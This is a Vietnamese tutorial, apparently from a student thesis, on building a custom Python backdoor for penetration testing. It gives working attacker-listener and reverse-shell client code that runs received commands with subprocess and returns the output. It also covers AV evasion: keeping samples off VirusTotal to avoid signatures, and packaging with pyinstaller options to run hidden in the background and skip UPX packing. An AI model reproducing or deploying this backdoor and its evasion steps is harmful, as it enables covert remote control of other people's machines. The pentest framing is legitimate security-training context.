Trong vai trò của người kiểm thử xâm nhập, ta cần những payloads chạy trong hệ thống. Payload có thể được xâm nhập vào hệ thống thông qua kỹ nghệ xã hội như email lừa đảo, USB hay các mã khai thác, tuy nhiên, rào cản lớn nhất của payloads đó là vượt qua sự phát hiện của AV. Do đó, những chuyên gia kiểm thử xâm nhập thường phải tùy chỉnh các payload cho phù hợp với từng hệ thống, nhằm chiếm được quyền điều khiển từ xa các hệ thống nội bộ. Dưới đây là một số bước tiếp cận hiệu quả cho các dự án thực tế.

Bước 1: Thu thập thông tin về hệ thống, hiểu và biết được hệ thống đang sử dụng công nghệ AV nào thông qua các văn bản, tài liệu liên quan, hoặc các dấu hiệu của từng sản phẩm AV của các hãng.

Bước 2: Nếu muốn thử nghiệm tính bypass AV của backdoor, không nên submit lên virustotal.com hoặc các công cụ sandbox/scanner online khác – thứ có liên kết tới AV của công ty – để tránh tạo ra các signatures (mẫu). Thay vào đó, mua một bản AV giống với AV của công ty để thử nghiêm, hoặc sử dụng các trang scan online với tùy chọn “Do not distribute the sample”.

Bước 3: KISS – keep it simple stupid. Mục tiêu duy nhất là chiếm được quyền điều khiển từ xa, vì vậy chỉ cần tạo những backdoor phục vụ đúng và đủ cho mục tiêu. Trong trường hợp Pentester có thể tắt AV (thỏa hiệp trong hợp đồng), chỉ cần xây dựng những AV đơn giản, bỏ qua các hình thức bypass AV.

**Pseudo code**

*Connect to attacker*

*While True:*

*Get command from remote connection*

*Execute command locally*

*Send result via the connection*

**Các thành phần**


Để kết nối tới máy của kẻ tấn công, backdoor cần nhận và gửi dữ liệu, command, Python hỗ trợ “socket” module. Để thực thi command, sử dụng “subprocess” module. Để payload có thể thực thi bình thường trên Linux OS và Windows OS, cần chuyển đổi script thành tập tin thực thi với pyInstaller, payload lúc này có thể chạy trên Linux OS và Windows OS mà không cần trình thông dịch Python.

Trong phần này, đồ án sẽ không đưa ra các labs thực hành, thay vào đó, các ví dụ trong các phần lý thuyết sẽ được trình bày theo một trật tự nhất định, giúp người đọc tham khảo, từ đó tự xây dựng ra các backdoor của riêng mình.

**Socket**


Python socket module chứa các hàm và cấu trúc dữ liệu cần thiết cho việc tạo và giao tiếp các hội thoại trên nền Ipv4 và Ipv6. Cung cấp khả năng chuyển đổi dữ liệu giữa hai địa chỉ Ipv4/Ipv6 thông qua hai giao thức TCP hoặc UDP.

Ngoài ra, trong khi thiết lập các kết nối, gửi và nhận dữ liệu, module socket đồng thời cung cấp và hỗ trợ khả năng chuyển đổi một tên miền qua địa chỉ IP và ngược lại thông qua DNS. Trong đó, hai function socket.gethostbyname( ) và socket.gethostbyaddr( ) có thể được sử dụng để phân giải như sau.



Hình 1. Phân giải địa chỉ với socket

Bước đầu tiên trong việc sử dụng thư viện socket là tạo một thể hiện của đối tượng socket qua lời gọi hàm socket( ) trong thư viện này. Phương thức socket( ) nhận hai đối số. Đối số đầu tiên là kiểu địa chỉ, nếu sử dụng Ipv4, kiểu địa chỉ là socket.AF\_INET, với địa chỉ Ipv6, kiểu địa chỉ tương ứng là socket.FA\_INET6. Đối số còn lại là kiểu giao thức. Để tạo một UDP socket, tham số thứ hai có giá trị socket.SOCK\_DGRAM. Sau đó, các hàm như sendto( ) hoặc recvfrom( ) được gọi khi người dùng gửi và nhận dữ liệu. Khi tạo một máy chủ UDP, trước hết ta cần sử dụng hàm bind( ) với tham số là địa chỉ IP và Port lắng nghe của máy chủ này.




Hình 2. UDP socket

Cũng giống với việc tạo kết nối UDP, việc đầu tiên cần làm khi làm việc với TCP là tạo một đối tượng socket với phương thức socket( ), với tham số thứ hai của hàm này là socket.SOCK\_STREAM, giá trị này cho phép ta tạo một đối tượng TCP socket. Sau khi đã có một TCP socket, người dùng có thể sử dụng nó để triển khai mô hình kinh điển khách chủ TCP.

Khi phương thức connect( ) hoặc accept( ) từ đối tượng TCP được gọi (kết nối từ máy khách, chấp nhận từ máy chủ), máy tính sẽ tự động triển khai quá trình bắt tay ba bước và thiết lập các kết nối. Một socket sẽ sử dụng cùng một địa chỉ IP nguồn, cổng nguồn, địa chỉ IP đích, cổng đích cho đến khi kết nối bị đóng lại. hàm connect( ) phía máy khách nhận một tuple với vị trí đối số đầu tiên, tuple này chứa địa chỉ IP đích và cổng dịch vụ đích. Từ phía máy chủ, ta cần tạo một đối tượng TCP socket server với hàm bind( ), tham số nhận vào của hàm này cũng là một tuple với giá trị đầu tiên là địa chỉ IP của máy chủ, và giá trị thứ hai là cổng dịch vụ mà máy chủ đang lắng nghe kết nối. Sau khi đã thiết lập các thông số với bind( ), sử dụng hàm listen( ) để kích hoạt server và định nghĩa ra trình chủ có thể nhận tối đa bao nhiêu kết nối, ta có thể kiểm tra trạng thái của máy chủ với câu lệnh “netstat -na”. Khi đó máy khách có thể bắt đầu kết nối tới máy chủ. Phương thức accept( ) được sử dụng để giúp máy chủ tương tác với máy trạm đã được kết nối.

Sau khi kết nối thành công, tiếp tục sử dụng các hàm send( ) và recv( ) để thực hiện truyền và nhận dữ liệu giữa hai đối tượng. Hàm send( ) nhận đối số đầu vào là các chuỗi ký tự, kết quả trả về sẽ là số lượng các bytes đã được truyền đi thành công. Với recv( ), đối số truyền vào định nghĩa số bytes tối đa có thể nhận được trong một kết nối, kết quả trả về của phương thức này là các chuỗi ký tự. Hàm recv( ) sẽ luôn trả về các kết quả, chỉ trong trường hợp kết nối bị ngắt quãng, hàm này sẽ không trả về giá trị gì cả.




Hình 3. TCP socket

Sau khi đã có kiến thức nền tảng về socket, ta đã có thể tạo các hội thoại giữa các máy tính với nhau. Với một backdoor, thay vì các đoạn text ta cần tạo và chấp nhận các câu lệnh điều khiển, sau đó thực thi chúng trên mục tiêu và trả về kết quả cho kẻ tấn công.

Mặc dù có nhiều module và phương thức khác nhau trong Python có thể thực thi các tiến trình, tuy nhiên hầu hết các tính năng đó có thể được thay thế bởi thư viện subprocess, module này bao gồm các hàm cần thiết để thực thi lệnh và chụp lại kết quả.

Phương thức Popen( ) được sử dụng để thực thi các tiến trình, phương thức này cần một số tham số. Đầu tiên là câu lệnh cần thực thi, các tham số còn lại được gọi là các tham số được đặt tên, nghĩa là ta gán các giá trị cho chúng thông qua tên. Ví dụ khi ta gán giá trị “True” cho đối số có tên là “shell”, Python sẽ cho Popen biết rằng, câu lệnh được truyền vào cần được thực thi trên shell như /bin/sh hay cmd.exe. Gán các đối số stdout và stderr với giá trị subprocess.PIPE sẽ cho Popen biết rằng, các kết quả output và các thông báo lỗi từ chương trình thực thi cần được chụp lại và những thông tin này có thể được đọc thông qua các câu lệnh I/O thông thường. Sau đó, người dùng có thể đọc các ouput và thông báo lỗi với phương thức porcesshandle.stdout.read( ) và processhandle.stderr.read( ). Trước khi đọc các tham số này, ta có thể sử dụng thêm phương thức wait( ), phương thức này cho phép chương trình hoàn tất trước khi người dùng đọc kết quả, khi gọi hàm này, đối tượng process sẽ dừng chương trình cho tới khi câu lệnh subprocess được thực thi hoàn chỉnh. Khi chương trình thực thi thành công, hàm wait( ) sẽ trả về giá trị 0.




Hình 4. Sử dụng thư viện subprocess

Tới đây, ta đã có thể tạo hai chương trình kịch bản để mô phỏng lại quá trình reverse remote connection của backdoors. Trong đó, một chương trình sẽ đóng vai trò là máy chủ của kẻ tấn công, được sử dụng để lắng nghe các kết nối và truyền các câu lệnh điều khiển, chương trình còn lại trong vai trò của một backdoor, thực thi các câu lệnh nhận được và gửi lại kết quả cho máy chủ điều khiển.

|  |
| --- |
| 1. **from** socket **import** \* 3. c2s = socket(AF\_INET, SOCK\_STREAM) 4. c2s.bind(('', 8888)) 5. c2s.listen(1) 6. **print** 'Listening...' 7. connection, address = c2s.accept() 8. **print** 'Received connection from %s' %(str(address)) 9. **while** True: 10. command = raw\_input('command >> ') 11. connection.send(command) 12. **print** connection.recv(4096) |

|  |
| --- |
| 1. **from** socket **import** \* 2. **import** subprocess 4. c2c = socket(AF\_INET, SOCK\_STREAM) 5. c2c.connect(('127.0.0.1', 8888)) 6. **while** True: 7. command = c2c.recv(4096) 8. processer = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE) 9. processer.wait() 10. result = processer.stdout.read() + processer.stderr.read() 11. c2c.send(result) |




Hình 5. Một backdoor đơn giản


Bước cuối cùng của quá trình tạo backdoor, đó là chuyển đổi tập tin backdoor từ định dạng .py sang định dạng có thể thực thi trên môi trường Windows hoặc Linux. Trong giai đoạn này, ta có các bước nhỏ như sau:

* Chuyển đổi tập tin từ .py thành tập tin thực thi trong Linux (.bin, .run)
* Chuyển đổi tập tin từ .py thành tập tin thực thi trong Windows (.exe)
* Sử dụng các phương pháp giúp backdoor chạy ẩn trong nền của Windows

Hai ứng dụng chính thường được sử dụng để tạo các tập tin thực thi từ tập tin .py đó là: Py2Exe và pyinstaller. Thực hiện cài đặt pyinstaller với pip.



Hình 6. Cài đặt pyinstaller




Hình 7. Các tùy chọn của pyinstaller

Như đã đề cập trong chương 3, Python là một ngôn ngữ thông dịch, vì vậy nó sẽ không có chức năng tự động biên dịch các tập tin kịch bản thành các tập tin thực thi. Với pyinstaller, có một vài tùy chọn hữu ích giúp người dùng nhanh chóng tạo được tập tin thực thi theo ý muốn:


* --noconsole (-w): chạy chương trình trong nền
* --onefile (-F): tạo một chương trình thực thi chứa tất cả các thư viện
* --noupx: Không đóng gói tập tin thực thi (AV thường phát hiện các Ultimate PackX .exe)

Pyinstaller có thể nhận nhiều tùy chọn cùng một lúc và yêu cầu ít nhất là một đối số, đối số luôn cần được cung cấp đó là đường dẫn của tập tin .py mà người dùng muối chuyển đổi thành tập thực thi.




Hình 8. Tạo một tập tin thực thi với pyinstaller

Sau khi chạy thành công câu lệnh, pyinstaller sẽ tạo và đặt tập tin thực thi trong thư mục “dist”, thư mục này được lưu chính tại thư mục cha của tập tin kịch bản python. Theo kèm với “dist” là thư mục “build”, thư mục này chứa các tập tin cần thiết cho việc chuyển đổi và nhật ký. Sau cùng là tập tin định dạng .spec, tập tin này chứa các thông tin cấu hình giúp pyinstaller tạo ra tập tin thực thi. Một tập tin .spec có thể được sử dụng thay cho chương trình Python, trong trường hợp này, pyinstall cũng sẽ tạo ra một tập tin thực thi tương ứng. Việc sử dụng .spec thay cho chương trình Python rất hữu ích khi người sử dụng muốn tạo ra những phiên bản tùy chỉnh cho chương trình thực thi hoặc duy trì, bảo trì,…



Hình 9. Thực thi tập tin trong Linux



Hình 10. Kiểm tra tập tin với virustotal

Để tạo tập tin .exe thực thi trên Windows, ta cần cài thêm wine, python 2.7 và phiên bản pyinstaller Windows cho wine trên máy ảo.


apt-get install wine-stable

wget <https://www.python.org/ftp/python/2.7.16/python-2.7.16.msi>


wine msiexec /i python-2.7.16.msi

wine /root/.wine/drive\_c/Python27/python.exe -m ensurepip

wine /root/.wine/drive\_c/Python27/python.exe -m pip install pyinstaller




Hình 11. Tạo một tập tin thực thi .exe từ .py



Hình 9. Thực thi tập tin tại Windows

<https://www.virustotal.com/gui/file-analysis/MTNjZWYyYTlmNTc2OTE1MTBmNTM3ZWJlOTg4MDJmZTM6MTU1NjAxMjYzMg==/detection>



Hình 13. Kiểm tra tập tin .exe với virustotal